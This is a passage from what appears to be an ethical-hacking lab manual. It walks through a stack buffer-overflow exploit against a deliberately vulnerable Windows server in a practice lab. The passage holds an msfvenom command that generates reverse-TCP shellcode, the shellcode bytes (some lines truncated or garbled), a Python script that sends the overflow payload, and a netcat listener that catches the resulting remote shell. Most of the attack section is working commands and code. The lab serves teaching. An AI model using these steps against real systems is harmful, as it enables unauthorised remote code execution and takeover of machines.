
Module 06 – System Hacking

```
[root@parrot]~(/home/attacker/Desktop/Scripts)
└─#chmod +x findoff.py
[root@parrot]~(/home/attacker/Desktop/Scripts)
└─#./findoff.py
[root@parrot]~(/home/attacker/Desktop/Scripts)
└─#chmod +x overwrite.py
[root@parrot]~(/home/attacker/Desktop/Scripts)
└─#./overwrite.py
[root@parrot]~(/home/attacker/Desktop/Scripts)
└─#chmod +x badchars.py
[root@parrot]~(/home/attacker/Desktop/Scripts)
└─#./badchars.py
[root@parrot]~(/home/attacker/Desktop/Scripts)
└─#chmod +x jump.py
[root@parrot]~(/home/attacker/Desktop/Scripts)
└─#./jump.py
[root@parrot]~(/home/attacker/Desktop/Scripts)
└─#
```

134. Switch to the **Windows 11** virtual machine.

135. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

Note: You can control the EIP register if the target server has modules without proper memory protection settings.



136. Close **Immunity Debugger** and the vulnerable server process.
137. Re-launch the vulnerable server as an administrator.
138. Switch to the **Parrot Security** virtual machine.
139. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new Terminal window
140. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
141. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

142. Now, type **cd** and press **Enter** to jump to the root directory.
143. Now, type the following command and press **Enter** to generate the shellcode.

```
msfvenom -p windows/shell_reverse_tcp LHOST=[Local IP Address] LPORT=[Listening Port] EXITFUNC=thread -f c -a x86 -b "\x00"
```

Note: Here, **-p**: payload, local IP address: **10.10.1.13**, listening port: **4444**., **-f**: filetype, **-a**: architecture, **-b**: bad character.

144. A shellcode is generated, as shown in the screenshot.
145. Select the code, right-click on it, and click **Copy** to copy the code.

```
Applications Places System msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "" - Parrot Terminal
File Edit View Search Terminal Help
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdb\xdf\xbb\x93\x9b\x2a\xd9\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"
"\x52\x83\xc0\x04\x31\x58\x13\x03\xcb\x88\xc8\x2c\x17\x46\x8e"
"\xcf\xe7\x97\xef\x46\x02\xab\x2f\x3c\x47\x99\x9f\x36\x05\x16"
"\xb6\x1a\xbd\xad\x19\xb3\xb2\x06\x97\xe5\xfd\x97\x84\xd6\x9c"
"\xb1\xd7\x0a\x7e\x25\x18\x5f\x7f\x62\x45\x92\x2d\x3b\x01\x01"
"\xc1\x48\x5f\x9a\x6a\x02\x71\x9a\x8f\xd3\x70\x8b\x1e\x6f\x2b"
"\xb0\xa1\xbc\x47\x02\xb9\xa1\x62\xdc\x32\x11\x18\xdf\x92\x6b"
"\xe1\x4c\xdb\x43\x10\x8c\x1c\x63\xcb\xfb\x54\x97\x76\xfc\xaa"
"\xe5\xac\x89\x37\x4d\x26\x29\x93\x6f\xeb\xac\x50\x63\x40\xba"
"\x3e\x60\x57\x6f\x35\x9c\x"
"\xd4\x64\xd8\xd3\xe9\x76\x"
"\x2d\xcc\x5e\xb7\x39\x47\x"
"\xc9\x45\x9a\xd0\x34\x66\x"
"\x61\xdb\xee\xc7\x31\x73\x"
"\x70\x14\x16\x07\x1b\xef\x"
"\xc7\x61\x16\x75\xe7\x27\x"
"\x94\xd4\x4f\xd9\x5b\x1d\x"
"\xdb\x40\x60\x35\x1b\x0e\x"
"\x55\x3e\x84\x8e\x9e\xfa\x"
"\xd0\x02\x47\xbf\x86\xdc\x"
"\xa5\x1c\xba\xfd\xaa\x48\x4c\x"
"\x67\xc9\x51\x61\xb2\x49\x71\x"
"\x9e\x2e\x49\x7e\x1d\xda\x"
"\x5a\x6c\x62\xf9\x5b\xaa";
```

[root@parrot] ~ [~]

146. Close the **Terminal** window.

147. Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

Note: Ensure that the terminal navigates to `/root/Desktop/Scripts`.


148. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.

```
shellcode.py (/home/attacker/Desktop/Scripts) - Pluma (as superuser)

File Edit View Search Tools Documents Help
Open Save Undo Redo Cut Copy Find Replace
shellcode.py x
1#!/usr/bin/python2
2import sys, socket
3
4overflow = ("Paste the Copied Shellcode")
5
6shellcode = "C" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 +
overflow
7
8try:
9    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10   soc.connect(('10.10.1.11', 9999))
11   soc.send(('TRUN /.:/' + shellcode))
12   soc.close()
```


149. Now, paste the shellcode copied in **Step#145** in the overflow option (**Line 4**); then, press **Ctrl+S** to save the file and close it.

150. Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
151. Open a new **Terminal** window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
152. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
153. Now, type **cd** and press **Enter** to jump to the root directory.
154. Type **nc -nvlp 4444** and press **Enter**.
155. Netcat will start listening on port **4444**, as shown in the screenshot.



```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# nc -nvlp 4444
listening on [any] 4444 ...
```

156. Switch back to the first **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.
157. Type **./shellcode.py** and press **Enter** to execute the Python script.



```
[root@parrot] ~
# chmod +x shellcode.py
[root@parrot] ~
# ./shellcode.py
[root@parrot] ~
```

158. Now, switch back to the **Terminal** running the Netcat command.
159. You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.
